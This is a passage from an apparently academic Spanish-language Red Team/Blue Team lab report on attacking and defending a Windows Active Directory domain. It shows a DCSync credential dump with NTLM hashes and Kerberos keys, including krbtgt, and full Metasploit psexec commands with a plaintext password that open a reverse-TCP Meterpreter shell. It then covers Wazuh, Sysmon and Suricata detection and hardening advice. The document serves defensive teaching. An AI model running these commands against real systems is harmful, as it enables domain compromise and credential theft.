b38abb953df7fa994b5e280e1057f83a562f751dc396cd2c9cedafa9d0efbdacba
CORPORACION\WIN-A46J00C6008$:aad3b435b51404eeaad3b435b51404ee:f8c2f202cdbc57
9e7cfe225087a7985:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0xc3e6e7a79de98372e08ec383572b4da6946b987f
dpapi_userkey:0xb133f9fae9e8528bef5769dd68f6e36342e54e95
[*] NL$KM
0000 D2 78 D9 37 19 3B 59 39 0E EF 37 97 03 F8 6D 22 .x.7.;Y9..7...m"
0010 00 06 BB A8 F6 2A 1D F8 2D 46 C5 D7 55 B2 31 08 .....*-F..U.1.
0020 C5 D1 64 92 C3 42 AC CF 87 69 9A 26 D4 64 EF 2E ..d..B...i.&.d..
0030 F8 C0 5E 55 16 B7 B6 8D FE 2D A1 CF 3F 0B 2C 95 ..^U.....-..?.,.
```



Fuente: Máquina Atacante.

**Figura 12b. Credenciales del dominio de Active Directory.**

```
NL$KM:d278d937193b59390eef379703f86d220006bba8f62a1df82d46c5d755b23108c5d1649
2c342accf87699a26d464ef2ef8c05e5516b7b68dfe2da1cf3f0b2c95
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrador:500:aad3b435b51404eeaad3b435b51404ee:d4a5fb7c2d7306a6c070e7e0f0
9515c5:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c
0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:5a13ea934cb86071bf139d71225fa783:
::
WIN-A46J00C6008$:1000:aad3b435b51404eeaad3b435b51404ee:f8c2f202cdbc579e7cfe2
25087a7985:::
W10$:1103:aad3b435b51404eeaad3b435b51404ee:bdc8d87b44cd470df0890528f12bbc0c::
:
[*] Kerberos keys grabbed
Administrador:aes256-cts-hmac-sha1-96:bffda869124e2d5044c7c4f1e10b53dcb4f3b01
4e56ddcf7c4d64b9d305cb202
Administrador:aes128-cts-hmac-sha1-96:e988de3efd6b12774b297c75dbea8bc3
Administrador:des-cbc-md5:43625e207c97abf2
krbtgt:aes256-cts-hmac-sha1-96:c7337a89470b3496c723894614ac724480ae400a50dc51
3f77946164be7a05aa
krbtgt:aes128-cts-hmac-sha1-96:169b9414031d2fc5039e83890f2f6229
krbtgt:des-cbc-md5:6b6b34dc7fc4f7e0
WIN-A46J00C6008$:aes256-cts-hmac-sha1-96:7335e772086e4e5a4ba0997659fa52a38935
e456e54f2b2876135e4aa0a2d5af
WIN-A46J00C6008$:aes128-cts-hmac-sha1-96:b8b3843fe367c3fc3be91594269e5821
WIN-A46J00C6008$:des-cbc-md5:f80ea726ea377397
W10$:aes256-cts-hmac-sha1-96:8321b9da18479039218be2b710e991a5b40679bad30a4beb
66c6ac99fa09a8a4
W10$:aes128-cts-hmac-sha1-96:4fc024e2af62186de7f9eb54e80bbd26
W10$:des-cbc-md5:f83ba72a89e564f7
[*] Cleaning up ...
```

Fuente: Máquina Atacante.

En la primera figura, la herramienta extrae las claves del registro local y la base de datos **SAM** del servidor, este es el componente local que almacena las credenciales y las cuentas de los usuarios.

Posteriormente, mediante la suplantación de los servidores de replicación del directorio (DCSync), se logra el volcado completo del archivo **NTDS.dit** (base de datos central de Active Directory), exponiendo los hashes criptográficos NTLM de todas las entidades del dominio, incluyendo la cuenta **krbtgt**, este es un usuario que actúa como la cuenta de servicio del **Centro de Distribución de Claves (KDC)** para la autenticación Kerberos.

#### 4.2.4. Ejecución de código remoto y control del sistema

Para terminar con la fase operativa del Red Team se procedió a transformar el acceso credencial obtenido en una sesión activa de control remoto.

Para ello se empleó el framework Metasploit, específicamente el módulo **exploit/windows/smb/psexec**.

Tras identificar restricciones de integridad en el canal nativo de la ejecución de binarios, se optó por utilizar el parámetro **TARGET 2**, el cual redirige el flujo de explotación hacia un **Command Stager** basado en PowerShell.

Esta técnica evita la necesidad de depositar ejecutables tradicionales propensos a bloqueos del sistema operativo.

Figura 13a. Configuración del módulo psexec.

```
msf > use exploit/windows/smb/psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf exploit(windows/smb/psexec) >
msf exploit(windows/smb/psexec) > set RHOSTS 192.168.1.10
RHOSTS => 192.168.1.10
msf exploit(windows/smb/psexec) > set SMBUser Administrador
SMBUser => Administrador
msf exploit(windows/smb/psexec) > set SMBPass Ws2019
SMBPass => Ws2019
msf exploit(windows/smb/psexec) > set SMBDomain corporacion.local
SMBDomain => corporacion.local
msf exploit(windows/smb/psexec) > set TARGET 2
TARGET => 2
msf exploit(windows/smb/psexec) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(windows/smb/psexec) > set LHOST 192.168.1.5
LHOST => 192.168.1.5
msf exploit(windows/smb/psexec) > set LPORT 4444
LPORT => 4444
msf exploit(windows/smb/psexec) > exploit
```

Fuente: Máquina Atacante.

Como se muestra en la figura, al utilizar las credenciales previamente comprometidas, el servicio del sistema se inicia correctamente, gestiona el control del protocolo bajo SMB3 y establece un canal de retorno de tipo **Meterpreter Reverse TCP** hacia la dirección IP de la máquina atacante.



**Figura 13b.** Autenticación e inicio de sesión de Meterpreter.

```
msf exploit(windows/smb/psexec) > exploit
[*] Started reverse TCP handler on 192.168.1.5:4444
[*] 192.168.1.10:445 - Connecting to the server ...
[*] 192.168.1.10:445 - Authenticating to 192.168.1.10:445\corporacion.local as user 'Administrador' ...
[!] 192.168.1.10:445 - peer_native_os is only available with SMB1 (current version: SMB3)
[*] 192.168.1.10:445 - Uploading payload ... GVPuvvzp.exe
[*] 192.168.1.10:445 - Created \GVPuvvzp.exe ...
[*] Sending stage (188998 bytes) to 192.168.1.10
[+] 192.168.1.10:445 - Service started successfully ...
[*] 192.168.1.10:445 - Deleting \GVPuvvzp.exe ...
[*] Meterpreter session 1 opened (192.168.1.5:4444 → 192.168.1.10:53714) at 2026-06-18 07:03:22 -0400
```

Fuente: Máquina Atacante.

Finalmente, interactuando con la sesión activa, la ejecución del comando **getuid** verifica que el agente se ejecuta bajo el contexto de seguridad **NT AUTHORITY\SYSTEM**. Esto confirma el compromiso total y definitivo del Controlador de Dominio con los máximos privilegios posibles dentro del entorno Windows Server.

**Figura 14.** Validación de máximos privilegios del sistema en la sesión.

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Fuente: Máquina Atacante.

### 4.3. Implementación del Blue Team

Mientras que la sección anterior describió la ejecución cronológica de las amenazas desde la perspectiva del atacante, este apartado detalla la arquitectura de ingeniería defensiva e instrumentación implementada para lograr dicha visibilidad. Para que el SIEM Wazuh y la sonda Suricata fuesen capaces de generar la telemetría analizada, se requirió un proceso técnico de bastionado intermedio y la configuración de directivas avanzadas en los activos del laboratorio.


#### 4.3.1. Directivas de auditoría avanzada en el Controlador de Dominio

Una instalación base de Windows Server no registra por defecto los eventos necesarios para detectar ataques avanzados en Active Directory.

Para subsanar esta brecha de visibilidad, se configuró una **Directiva de Grupo (GPO)** local en el Controlador de Dominio enfocada en las **Políticas de Auditoría de Seguridad Avanzada (Advanced Audit Policy Configuration)**. Se habilitó el registro estricto tanto para aciertos como para errores en las siguientes subcategorías críticas:

- **Auditoría de Inicio de Sesión (Logon/Logoff):**  
Configuración esencial para registrar los eventos **Event ID 4625** (Inicio de sesión fallido) provocado de manera masiva por la herramienta Hydra durante la fuerza bruta, así como el evento **Event ID 4624** (Inicio de sesión exitoso) que determinó el acceso inicial del Red Team empleando la credencial comprometida.


**Figura 15.** *Habilitación de la auditoría de eventos de inicio de sesión.*



Fuente: Controlador de Dominio.

- **Auditoría de Acceso al Servicio de Directorio (*Directory Service Access*):** Activación del seguimiento sobre los objetos de Active Directory. Esta configuración es la que permite registrar el evento **Event ID 4662**, el cual audita cuándo una cuenta solicita derechos de replicación de contraseñas (**DS-Replication-Get-Changes-All**), sirviendo como el principal indicador de compromiso frente al ataque **DCSync** ejecutado con **Impacket**.


**Figura 16.** Configuración de directivas de auditoría para el acceso al servicio.



Fuente: Controlador de Dominio.

- **Auditoría de Seguimiento de Procesos (*Detailed Tracking*):**  
Habilitación del evento **Event ID 4688** (Creación de procesos), necesaria para auditar la línea de comandos completa y rastrear la ejecución de binarios sospechosos en el servidor.

**Figura 17.** Activación del registro para la audición de creación de procesos.




Fuente: Controlador de Dominio.

#### 4.3.2. Despliegue avanzado de Microsoft Sysmon

Complementando los registros nativos de Windows, se desplegó el servicio **System Monitor (Sysmon)** de la suite **Sysinternals** en el Controlador de Dominio. El valor de Sysmon radica en su capacidad para aportar un contexto profundo sobre la ejecución de procesos y operaciones en memoria, elementos que los logs estándar suelen omitir.

Para su instalación, se utilizó un archivo de configuración optimizado (basado en el estándar de la industria **SwiftOnSecurity**), adaptado para filtrar el ruido común del sistema y priorizar la captura de eventos críticos. El servicio se encuentra operativo e integrando telemetría de forma continua en su canal especializado.

**Figura 18.** Evidencia de la recolección activa de eventos mediante Sysmon.



Fuente: Controlador de Dominio.

Los eventos específicos que este servicio monitoriza y que se aprecian en la imagen son los siguientes:

- **Event ID 1 (Process Create):**  
Crucial para identificar la auditoría de ejecución de comandos en el sistema. Registra la invocación de procesos hijo del sistema, permitiendo cazar comandos sospechosos de PowerShell o llamadas anómalas de binarios administrativos.
- **Event ID 11 (File Created):** Monitoriza la escritura de nuevos ficheros en el disco duro del servidor. En una métrica defensiva vital para detectar el momento exacto en el que herramientas de explotación remota intentan depositar payloads o ejecutables temporales en directorios del sistema.
- **Event ID 12 y 13 (Registry Object Added):** Supervisan las modificaciones, creaciones o eliminaciones en el **Registro de Windows**. Dado que la instalación de servicios persistentes o los cambios en las políticas de seguridad locales se escriben en el Registro, auditar estos ID permite detectar técnicas de persistencia o evasión de defensas.

- **Event ID 22 (Dns query):** Registra de forma detallada las solicitudes de resolución de nombres de dominio realizadas por cualquier proceso local. Es fundamental para identificar conexiones salientes hacia servidores de **Comando y Control (C2)** externos o peticiones sospechosas dentro de la red corporativa.

#### 4.3.3. Ingesta, conectividad y correlación de reglas en Wazuh

La centralización de la seguridad se consolidó en el Servidor de Seguridad (Ubuntu Server) donde reside el stack de Wazuh. La ingesta de datos proveniente de las diferentes fuentes del laboratorio se estructuró bajo dos mecanismos técnicos diferenciados:

- **Logs de Sistema y de Aplicación (Agente de Wazuh):**  
El agente ligero de Wazuh instalado en el Controlador de Dominio se encarga de monitorizar activamente los canales de **Security, System y Microsoft-Windows-Sysmon/Operational**. El agente encapsula estos eventos y los envía de forma cifrada en tiempo real a través del puerto **1514/TCP** hacia el Wazuh Manager.
- **Logs de Tráfico de Red (Integración con Suricata):** La sonda Suricata intercepta el tráfico de la red interna en modo promiscuo y escribe las alertas e inspecciones de red en el archivo unificado **eve.json**. Para integrar esta telemetría en el SIEM, se modificó el fichero de configuración principal de Wazuh (**ossec.conf**) en el servidor Ubuntu, añadiendo una directiva de lectura local de archivos en formato estructurado JSON, tal y como se muestra en la siguiente imagen:

**Figura 19.** *Canal de alertas de Suricata dentro del archivo de Wazuh.*

```
<localfile>  
| <log_format>json</log_format>  
| <location>/var/log/suricata/eve.json</location>  
</localfile>
```

Fuente: Panel de control de Wazuh SIEM.

Tras la recepción de todos los eventos en bruto, el motor de análisis de Wazuh procesa la información a través de sus decodificadores internos. Las firmas de red de Suricata (como el escaneo de puertos de Nmap) y los eventos de Windows/Sysmon se procesan a través del motor de reglas del SIEM. Esto permite la visualización consolidada, la correlación cruzada de eventos (como unir una alerta de red con un log de sistema) y la asignación de niveles de severidad en el panel de control unificado para su posterior clasificación por parte del analista.



## 4.4. Análisis de Resultados

En este apartado se evalúa el grado de eficacia de las políticas de auditoría, telemetría y reglas de correlación implementadas en el entorno frente a las amenazas ejecutadas. El objetivo es determinar si las acciones del Red Team dejaron la traza esperada y si el SIEM (Wazuh) fue capaz de centralizar e identificar el compromiso de manera clara.

### 4.4.1. Matriz de efectividad de detección

Para ofrecer una visión global del comportamiento del laboratorio, se presenta la siguiente tabla donde se correlacionan las fases del ataque, las herramientas utilizadas, las fuentes de telemetría activadas y el resultado de la detección en el SIEM:

**Tabla 2.** *Matriz de efectividad de detección del laboratorio.*

| Fase del ataque    | Técnica/Herramienta           | Fuente de Telemetría               | Identificador                                  | Estado de Detección |
|--------------------|-------------------------------|------------------------------------|------------------------------------------------|---------------------|
| Reconocimiento     | Escaneo de puertos (Nmap)     | Alertas de Suricata (eve.json)     | Reglas de firma Suricata (ID: 2010935...)      | Detectado           |
| Acceso inicial     | Fuerza bruta (Hydra)          | Windows Security Log (GPO)         | Event ID 4625 (Logon Failure)                  | Detectado           |
| Ejecución          | Command Stager (Metasploit)   | Sysmon (Servidor/Cliente)          | Event ID 1 (Process Creation - PowerShell)     | Detectado           |
| Movimiento lateral | Extracción de hashes (DCSync) | Active Directory Directory Service | Event ID 4662 (DS-Replication-Get-Changes-All) | Detectado           |

#### 4.4.2. Análisis detallado por vector de ataque

Con el propósito de evaluar la minuciosidad y la calidad de la telemetría recolectada, a continuación se desglosa el comportamiento analítico del ecosistema defensivo ante cada uno de los vectores de ataque ejecutados por el Red Team:

- **Detección de Red y Reconocimiento (Nmap y Suricata):**

La fase de descubrimiento pasivo y activo lanzada mediante Nmap generó anomalías de tráfico que el sistema de detección de intrusos (IDS) Suricata interceptó de inmediato. Dentro de segmento de red, el motor de Suricata identificó patrones característicos de escaneos **TCP SYN** y barridos de puertos, emparejándolos con firmas específicas de su base de datos. La ingesta automatizada del fichero **eve.json** por parte del agente de Wazuh permitió que estos eventos aislados se transformaran en alertas consolidadas dentro del SIEM, asociando en una única vista la dirección IP del atacante, los puertos objetivo y la criticidad del sondeo.

- **Intrusión por Fuerza Bruta (Hydra y Windows Security Log):**

El ataque de diccionario dirigido hacia los servicios de autenticación del entorno provocó el bloqueo preventivo de la cuenta simulada o una degradación controlada de la cuenta simulada debido al volumen de peticiones. Gracias al despliegue previo de la directiva de auditoría avanzada para inicios de sesión fallidos en la directiva de grupo (**GPO**), el Controlador de Dominio registró de manera masiva el **Event ID 4625** (Logon Failure), detallando el tipo de inicio de sesión (revelando el uso de protocolos de red) y la cuenta objetivo. El motor de correlación de Wazuh agrupó con éxito estas ráfagas de eventos aplicando reglas basadas en umbrales temporales (múltiples intentos fallidos en un intervalo de pocos segundos), elevando automáticamente el nivel de la alerta para diferenciar un olvido de contraseña legítimo de un ataque de fuerza bruta automatizado.

- **Ejecución de Código e Inyección (Metasploit y Sysmon):**  
La ejecución del **Command Stager** de PowerShell empleado por Metasploit ejemplifica los desafíos asociados a las técnicas **Living off the Land (LotL)**, dado que utiliza binarios legítimos del sistema operativo para evadir defensas tradicionales. Los registros estándar de Windows habrían tipificado esta acción como una actividad normal de PowerShell, sin embargo, la presencia de **Sysmon (Event ID 1: Process Creation)** alteró el escenario defensivo. Sysmon no solo capturó el inicio del proceso, sino también la cadena de ejecución de comandos completa, los hashes del binario y la relación proceso padre/hijo (demostrando cómo un proceso anómalo invocaba a PowerShell). Wazuh parseó esta telemetría avanzada mediante reglas específicas para argumentos sospechosos, destapando de inmediato el intento de evasión y la inyección del payload.
  
- **Movimiento Lateral y Escalada de Privilegios (DCSync y Active Directory):**  
El intento de extracción de la base de datos de credenciales de Active Directory (**ntds.dit**) mediante la técnica **DCSync** representó la amenaza de mayor impacto. Al no requerir la ejecución de código directamente en el Controlador de Dominio, sino simular una solicitud de replicación legítima, este ataque suele pasar desapercibido. No obstante, la correcta configuración de la auditoría de acceso al Servicio de Directorio en la GPO forzó la generación del **Event ID 4662** en los registros de seguridad del Controlador de Dominio. Este evento evidenció que un usuario específico invocó los derechos extendidos de replicación (**DS-Replication-Get-Changes-All**). Al cruzar esta información en el SIEM, Wazuh detectó que la petición provenía de una cuenta y una máquina que no pertenecían al grupo exclusivo de Controladores de Dominio, disparando una alerta de severidad crítica por exfiltración de credenciales.

#### 4.4.3. Evaluación crítica, métricas de tiempo y brechas identificadas

Para determinar la viabilidad operativa del ecosistema defensivo implementado, el análisis no se limitó únicamente a verificar si el ataque era detectado, sino que también a evaluar la inmediatez de la respuesta del SIEM. Durante las pruebas de laboratorio, el tiempo transcurrido desde la ejecución de los vectores de ataque (fuerza bruta, inyección de payload y **DCSync**) hasta la generación y visualización de la alerta crítica en la consola centralizada de Wazuh fue inferior a los cinco segundos. Esta latencia mínima demuestra que la canalización de eventos a través de agentes y la ingesta de **eve.json** de Suricata es óptima para escenarios de respuesta ante incidentes en tiempo real.

Sin embargo, un análisis crítico del comportamiento del entorno ha permitido identificar ciertas limitaciones tácticas o brechas de visibilidad (**gaps**) que deben ser consideradas para una madurez de seguridad completa:

- **Dependencia de Firmas Estáticas en Red:** La detección del reconocimiento de Nmap por parte de Suricata se fundamenta en firmas conocidas. Si un atacante modificara las cabeceras del tráfico o empleara técnicas de escaneo ralentizado (como el modo sigiloso **-T1**), el motor de red podría experimentar falsos negativos al no superar los umbrales de la firma estática.
- **Volumetría y Ruido en la Telemetría:** La activación conjunta de Sysmon y las directivas de auditoría avanzada en el Controlador de Dominio genera un flujo masivo de eventos. En un despliegue de producción real, este volumen de datos provocaría ruido analítico, y la saturación prematura del almacenamiento del SIEM, lo que exige un filtrado y ajuste fino (**tuning**) continuo en el archivo **sysmonconfig.xml**.

- **Naturaleza Reactiva de la Monitorización:** Aunque Wazuh alerta con éxito sobre técnicas **Living off the Land** (como el uso de PowerShell por Metasploit o la ejecución de **DCSync** mediante el **Event ID 4662**), esta aproximación sigue siendo reactiva. El SIEM avisa cuando la acción maliciosa ya se está ejecutando en el sistema, lo que resalta la necesidad de contar con controles preventivos robustos.

Estas brechas identificadas evidencian que una estrategia de seguridad puramente defensiva basada en el monitorización es insuficiente si no se complementa con el endurecimiento (**hardening**) proactivo de la infraestructura. Por lo tanto, las limitaciones observadas en este análisis de resultados sirven como justificación técnica fundamental para las contramedidas y recomendaciones de seguridad que se desarrollan detalladamente en el siguiente apartado.

## 4.5. Propuesta de Mejoras

Tras la ejecución del escenario Red Team y el posterior análisis de la telemetría recolectada por el ecosistema Blue Team (Wazuh y Suricata), se evidencia que, aunque la capacidad de detección es óptima, es imperativo implementar medidas proactivas de mitigación.


A continuación, se define una propuesta de robustecimiento articulada en dos ejes estratégicos, la securización de Active Directory mediante Directivas de Grupo (GPOs) y la restricción del entorno de ejecución de PowerShell.

### 4.5.1. Mitigación de ataques sobre Active Directory mediante GPOs

Para reducir la superficie de exposición frente a las técnicas de movimiento lateral y escalada de privilegios ejecutadas (como el ataque de fuerza bruta por SMB y el volcado de credenciales mediante DCSync), se proponen las siguientes configuraciones de Directiva de Grupo:

- **Restricción y Auditoría del Protocolo NTLM:** Con el fin de mitigar los ataques de diccionario orientados al protocolo SMB y forzar el uso exclusivo de Kerberos, se debe configurar la directiva:


**Figura 20. Configuración de la directiva de auditoría de autenticación NTLM.**



Fuente: Controlador de Dominio.

Tras verificar que no existen aplicaciones legítimas heredadas, se procederá a su denegación total mediante:

**Figura 21.** Configuración de la directiva de autenticación NTLM en el dominio.



Fuente: Controlador de Dominio.

- **Mitigación de la Técnica DCSync (Mitre ATT&CK T1003.006):**

El ataque DCSync aprovecha los permisos de replicación nativos del protocolo **DRSUAPI**. Para evitar que usuarios no autorizados invoquen esta función, se deben auditar y restringir las **Listas de Control de Acceso Discrecional (DACL)** sobre el objetivo raíz del dominio.

Se deben eliminar los permisos **Replicar cambios de directorio (Replicating Directory Changes)** y **Replicar cambios de directorio en todo (Replicating Directory Changes All)** de cualquier grupo o cuenta que no pertenezca de forma nativa a los Controladores de Dominio o a las cuentas de servicio de respaldo explícitamente autorizadas.

#### 4.5.2. Hardening del entorno de ejecución de PowerShell

Dado que PowerShell fue el vector utilizado para el despliegue del **Command Stager** y la ejecución de scripts en memoria (**Fileless Malware**), resulta crítico transformar este entorno de un intérprete libre a uno restrictivo y fuertemente auditado.

- **Implementación de Constrained Language Mode (CLM):**

El modo de lenguaje restringido limita las capacidades de PowerShell, bloqueando la invocación de APIs de Windows no deseadas, tipos de .NET arbitrarios y la manipulación directa de memoria, lo que neutraliza herramientas como **PowerSploit** o **Empire**.

